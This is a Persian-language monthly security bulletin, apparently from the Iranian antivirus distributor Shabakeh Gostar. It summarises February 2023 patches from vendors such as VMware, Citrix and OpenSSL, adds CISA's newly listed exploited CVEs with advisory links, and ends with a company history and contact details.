در ماهی که گذشت شرکت فورتی‌نت (Fortinet) با انتشار چندین توصیه‌نامه از ترمیم ۴۰ ضعف امنیتی در محصولات این شرکت خبر داد. درجه اهمیت دو مورد از آنها «حیاتی»، ۱۵ مورد از آنها از نوع «بالا»، ۲۲ مورد از نوع «متوسط» و یک مورد از نوع «کم» گزارش شده است. جزییات بیشتر در خصوص ضعف‌های امنیتی مذکور در لینک زیر قابل مطالعه است:

https://www.fortiguard.com/psirt

اپل

در بهمن ماه، شرکت اپل (Apple) با انتشار بروزرسانی، ضعف‌های امنیتی متعددی را در چندین محصول خود از جمله Safari، watchOS، MacOS Big Sur، tvOS، macOS، macOS Ventura، macOS Monterey، iOS و iPadOS ترمیم و اصلاح کرد. سوءاستفاده از برخی از ضعف‌های مذکور، مهاجم را قادر به در اختیار گرفتن کنترل سامانه آسیب‌پذیر می‌کند. جزییات بیشتر در لینک زیر قابل مطالعه است:

https://support.apple.com/en-us/HT201222

گوگل

شرکت گوگل (Google) در بهمن ماه در چندین نوبت اقدام به ترمیم آسیب‌پذیری‌های امنیتی مرورگر Chrome کرد. آخرین نسخه این مرورگر که در ۲۷ بهمن ماه انتشار یافت، نسخه 110.0.5481.104 برای Windows است. فهرست اشکالات مرتفع شده در نشانی زیر قابل دریافت و مشاهده است:

https://chromereleases.googleblog.com/2023/02/stable-channel-desktop-update_16.html

وی‌ام‌ور

شرکت وی‌ام‌ور (VMware) در ماهی که گذشت با انتشار توصیه‌نامه‌های امنیتی نسبت به ترمیم ۲ ضعف امنیتی و به‌روزرسانی ۴ وصله پیشین در محصولات زیر اقدام کرد:

- VMware Workstation
- VMware vRealize Log Insight
- VMware vRealize Operations (vROps)

بیشترین تعداد ضعف‌های امنیتی ترمیم شده مربوط به محصول vRealize Log Insight می‌باشد. شدت دو مورد از آسیب‌پذیری‌های مذکور، «حیاتی» گزارش شده و سوءاستفاده موفق از هر یک از آن‌ها مهاجم را در نهایت قادر به اجرای از راه دور کد بدون نیاز به اصالت‌سنجی می‌کند.

چهار آسیب‌پذیری vRealize Log Insight که فهرست آن‌ها به شرح زیر است در نسخه ۸/۱۰/۲ این محصول ترمیم و اصلاح شده است.

- CVE-2022-31706 که ضعفی از نوع Directory Traversal و شدت ۹/۸ از ۱۰ (بر طبق استاندارد CVSS) است. بهره‌جویی موفق از آن مهاجم احراز هویت نشده را قادر به تزریق کد در سیستم عامل و در ادامه اجرای از راه دور کد می‌کند.
- CVE-2022-31704 که ضعفی از نوع Broken Access Control و با شدت ۹/۸ از ۱۰ است. مهاجم با سوءاستفاده از این آسیب‌پذیری قادر خواهد بود بدون احراز هویت فایل‌های موردنظر خود را به سیستم عامل تزریق نموده و کد را به صورت از راه دور اجرا نماید.
- CVE-2022-31710 که ضعفی از نوع Deserialization بوده و بهره‌جویی موفق از آن می‌تواند منجر به «از کار اندازی سرویس» شود.
- CVE-2022-31711 که ضعفی از نوع Information Disclosure بوده و سوءاستفاده از آن امکان سرقت اطلاعات بالقوه حساس را برای مهاجم احراز هویت نشده فراهم می‌کند.

تمامی این آسیب‌پذیری‌ها در پیکربندی پیش‌فرض محصول VMware vRealize Log Insight با کمترین پیچیدگی قابل بهره‌جویی هستند.

توصیه اکید می‌شود با مراجعه به نشانی‌های زیر در اسرع وقت بروزرسانی‌های ارائه شده اعمال گردد تا از هرگونه سوءاستفاده پیشگیری شود:

https://www.vmware.com/security/advisories/VMSA-2023-0001.html

https://www.vmware.com/security/advisories/VMSA-2023-0002.html

https://www.vmware.com/security/advisories/VMSA-2023-0003.html

مـوزیـلا

در بهمن ماه، شرکت موزیلا (Mozilla) با ارائه بروزرسانی، چند آسیب‌پذیری امنیتی را در مرورگر Firefox و نرم‌افزار مدیریت ایمیل Thunderbird برطرف کرد. این اصلاحیه‌ها، در مجموع ۲۲ آسیب‌پذیری را در محصولات مذکور ترمیم می‌کنند.

درجه حساسیت ۱۲ مورد از آنها «بالا»، چهار مورد «متوسط» و شش مورد «کم» گزارش شده است. سوءاستفاده از برخی از ضعف‌های مذکور، مهاجم را قادر به در اختیار گرفتن کنترل دستگاه آسیب‌پذیر می‌کند. توضیحات بیشتر در لینک زیر قابل مطالعه است:

https://www.mozilla.org/en-US/security/advisories/

ادوبـی

شرکت ادوبی (Adobe) مجموعه اصلاحیه‌های امنیتی فوریه ۲۰۲۳ را منتشر کرد. اصلاحیه‌های مذکور، در مجموع ۲۸ آسیب‌پذیری را در ۹ محصول زیر ترمیم می‌کنند. ۱۹ مورد از این ضعف‌های امنیتی دارای درجه اهمیت «حیاتی» می‌باشند.

- Adobe After Effects
- Adobe Connect
- Adobe FrameMaker
- Adobe Bridge
- Adobe Photoshop
- Adobe InDesign
- Adobe Premiere Rush
- Adobe Animate
- Adobe Substance 3D

اطلاعات بیشتر در خصوص مجموعه اصلاحیه‌های ماه فوریه ۲۰۲۳ ادوبی در لینک زیر قابل مطالعه است:

https://helpx.adobe.com/security/security-bulletin.html

دروپـال

جامعه دروپال (Drupal Community)، یک ضعف امنیتی با درجه اهمیت «نسبتاً حیاتی» (Moderately Critical) را در ماژول Apigee X / Edge نسخه Drupal 9.x. ترمیم نمود. مهاجم با سوءاستفاده از این آسیب‌پذیری، قادر به دور زدن مجوزها و افشا اطلاعات حساس خواهد بود. بعد نصب بروزرسانی، این ماژول در نسخه Apigee Edge 2.0 به Apigee Edge 2.0.8 و در نسخه Apigee Edge 8.x-1.x به Apigee Edge 8.x-1.27 تغییر خواهد کرد. توضیحات کامل در خصوص این بروزرسانی و توصیه‌نامه منتشر شده، در نشانی زیر در دسترس می‌باشد:

https://www.drupal.org/security

اپن‌اس‌اس‌ال

بنیاد نرم‌افزاری اپن-اس‌اس‌ال (OpenSSL Software Foundation) با عرضه بروزرسانی‌ها، ضعف‌های امنیتی متعددی را در نسخه‌های ۳/۰، ۱/۱/۱ و ۱/۰/۲ نرم‌افزار OpenSSL ترمیم نموده است. با نصب این بروزرسانی، نسخه نرم‌افزار OpenSSL نگارش ۳/۰ به ۳/۰/۸، نگارش ۱/۱/۱ به t ۱/۱/۱ و نگارش ۱/۰/۲ به ۱/۰/۲zg تغییر خواهند کرد. سوءاستفاده از بعضی از این آسیب‌پذیری‌ها مهاجم را قادر به اجرای حملاتی نظیر «از کاراندازی سرویس» و «نشت اطلاعات حافظه» نظیر افشای کلیدهای خصوصی و اطلاعات حساس می‌کند. توصیه می‌شود که راهبران امنیتی با مراجعه به نشانی زیر در اولین فرصت نسبت به ارتقاء این نرم‌افزار اقدام کنند:

https://www.openssl.org/news/secadv/20230207.txt

سیتریـکس

در ماهی که گذشت، شرکت سیتریکس (Citrix) نیز با عرضه بروزرسانی‌های امنیتی، چندین آسیب‌پذیری با شناسه‌های CVE-2023-24486، CVE-2023-24484، CVE-2023-24485 و CVE-2023-24483 را در محصولات Citrix Workspace App، Citrix Virtual App و Citrix Desktop ترمیم کرد. سوءاستفاده از این آسیب‌پذیری‌ها، مهاجم را قادر به در اختیار گرفتن کنترل سامانه می‌کند. توصیه می‌شود راهبران امنیتی جزییات ضعف‌های امنیتی مذکور را در نشانی‌های زیر مرور کرده و بروزرسانی لازم را اعمال کنند:

https://support.citrix.com/article/CTX477616/

https://support.citrix.com/article/CTX477617/

https://support.citrix.com/article/CTX477618/

آسـیب‌پـذیـری‌هـای در حـال بهـره‌جـویی

در بهمن ۱۴۰۱، مرکز CISA ایالات متحده، ضعف‌های امنیتی زیر را به «فهرست آسیب‌پذیری‌های در حال بهره‌جویی» یا همان Known Exploited Vulnerabilities Catalog اضافه کرد:

CVE-2022-46169 (Cacti):

https://github.com/Cacti/cacti/security/advisories/GHSA-6p93-p743-35gf

CVE-2023-21715 (Microsoft Office):

https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2023-21715

CVE-2023-23376 (Microsoft Windows):

https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2023-23376

CVE-2023-23529 (Apple):

https://support.apple.com/en-us/HT213635

https://support.apple.com/en-us/HT213633

https://support.apple.com/en-us/HT213638

CVE-2023-21823 (Microsoft Windows):

https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2023-21823

CVE-2015-2291 (Intel, Ethernet Diagnostics Driver for Windows):

https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00051.html

CVE-2022-24990 (TerraMaster, TerraMaster OS):

https://forum.terra-master.com/en/viewtopic.php?t=3030

CVE-2023-0669 (Fortra, GoAnywhere MFT):

https://my.goanywhere.com/webclient/DownloadProductFiles.xhtml

CVE-2022-21587 (Oracle, E-Business Suite):

https://www.oracle.com/security-alerts/cpuoct2022.html

CVE-2023-22952 (SugarCRM):

https://support.sugarcrm.com/Resources/Security/sugarcrm-sa-2023-001/

CVE-2017-11357 (Telerik, User Interface (UI) for ASP.NET AJAX):

https://docs.telerik.com/devtools/aspnet-ajax/knowledge-base/asyncupload-insecure-direct-object-reference


CVE-2022-47966 (Zoho, ManageEngine):

https://www.manageengine.com/security/advisory/CVE/cve-2022-47966.html

فهرست کامل Known Exploited Vulnerabilities Catalog در لینک زیر قابل دریافت و مطالعه است:

https://www.cisa.gov/known-exploited-vulnerabilities-catalog

خاطر نشان می‌گردد وجود یک دستگاه با نرم‌افزار، سیستم‌عامل یا فریم‌ورک آسیب‌پذیر در سازمان به‌خصوص اگر بر روی اینترنت نیز قابل دسترس باشد عملاً درگاهی برای ورود بی‌دردسر مهاجمان و در اختیار گرفتن کنترل کل شبکه تلقی می‌شود.



آخرین اخبار امنیت فناوری اطلاعات

@SGnewsroom

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است.

در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International سازنده ضدویروس مشهور (سازنده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به‌عنوان نماینده رسمی و انحصاری S & S International، به‌تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد.


پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای سازمانی ضدویروس McAfee ادامه داد. اخیراً بخش خدمات و محصولات سازمانی McAfee به همراه شرکت FireEye توسط گروه سرمایه‌گذاری STG خریداری و در هم ادغام شدند و اکنون این دو غول امنیت فناوری اطلاعات تحت نام Trellix در حال گذار و یکپارچه‌سازی محصولات دو شرکت تحت نام جدید هستند.

در سال ۱۳۸٤ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی شرکت آلمانی Astaro، سازنده محصولات مدیریت یکپارچه تهدیدات (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل‌وانتقال، شرکت مهندسی شبکه گستر با همکاری شرکت Sophos، فعالیت خود را در این زمینه ادامه داد و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید.

از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به‌عنوان نماینده توزیع (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee سابق، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضدویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد.

سال ۱٤۰۰ برخی ملاحظات ملی و بین‌المللی و همچنین جایگاه ثابت شرکت Kaspersky در بین دیگر شرکت‌های ضدویروس رده اول جهان، آغازگر توجه شبکه گستر به این شرکت امنیتی بوده است. اکنون شرکت مهندسی شبکه گستر در قالب همکاری رسمی، محصولات و خدمات شرکت Kaspersky نیز را به کاربران ایرانی ارائه می‌نماید.

شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه‌اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است. این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور می‌باشد.



شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی (ظفر)، شماره ۲۷۳

تلفن / دورنگار ۴۲۰۵۲ - ۰۲۱

رایانامه info@shabakeh.net

تارنمای شرکت www.shabakeh.net

خدمات پس از فروش و پشتیبانی my.shabakeh.net

مرکز آموزش events.shabakeh.net

اتاق خبر newsroom.shabakeh.net